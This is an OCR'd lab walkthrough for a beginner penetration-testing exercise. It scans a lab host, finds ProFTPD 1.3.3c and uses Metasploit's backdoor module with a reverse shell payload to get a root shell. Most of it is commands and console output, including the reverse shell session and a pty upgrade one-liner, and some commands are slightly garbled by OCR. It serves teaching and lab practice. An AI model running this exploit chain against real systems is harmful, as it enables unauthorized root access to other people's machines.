
Basic Penetration testing LAB 1

In This practical we learn how to gain access of targeted system through Basic vulnerability we found in targeted system.


- **Step 1**

  First, we scan the targeted systems specific range of port from 22 to 1000 in this example the targeted system ip is 192.168.1.6 we scan this Ip through nmap the command is (nmap -sV 22-1000 192.168.1.6 -on nmap-rushi.txt)




- **Step 2**


  We found Some open port with their service version specially we focus on port number 21 ftp port their service version ProFTPD 1.3.3c



➢ Step 3


For port 21 ftp service version ProFTPD 1.3.3c we search a exploit on exploit DB. And found the ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit) exploit.






➢ Step 4


Enter In Metasploit framework By typing msfconsole, after that type command search ProFTPD 1.3.3c



After that use that module or exploit we downloaded from exploit DB. Type use and that file name and after that opens type command options to show all the possible options.



We need to the RHOST now set the Rhosts for targetes ip address in this example it would be 192.168.1.6




➢ Step 5

After setting up the RHOSTS we need to select the payloads we want to use for that type command (show payloads)


```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                  .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                  .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                  .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl             .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet .               normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 4
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options
```

After this we need to select the payload we want to use in this case the payload we are using is number 4 either you type the name or select the number of that payload like following picture .



➢ Step 6

After that we unlock payload options we need to set LHOST in this option in lhost we need to enter attackers IP in this case it is 192.168.1.10



➢ Step 7

Now check RHOST's & LHOST is correct, In RHOST's we need to give targeted systems IP and in LHOST we need to give attackers means ours system IP.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   CHOST                    no        The local client address
   CPORT                    no        The local client port
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.6     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21              yes       The target port (TCP)

Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.10     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

➢ Step 8


Now simply Hit a command (exploit) and you will get root access of targeted computer.

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.1.10:4444
[*] 192.168.1.6:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo IQbVrbQrEksOGKKo;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "sh: 3: Escape: not found\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.1.10:4444 → 192.168.1.6:59120) at 2025-06-05 03:25:50 -0400


Shell Banner:
IQbVrbQrEksOGKKo
-----

python -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# whoami
whoami
root
root@vtcsec:/# ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap  tmp  vmlinuz
boot   etc   initrd.img.old  lost+found  opt   run   srv   usr  vmlinuz.old
cdrom  home  lib             media       proc  sbin  sys   var
```

Note :

Type the following command after getting access to victim's computer's root access for enter in terminal view.

python -c 'import pty;pty.spawn("/bin/bash")'



Now you have victim's computer's root access……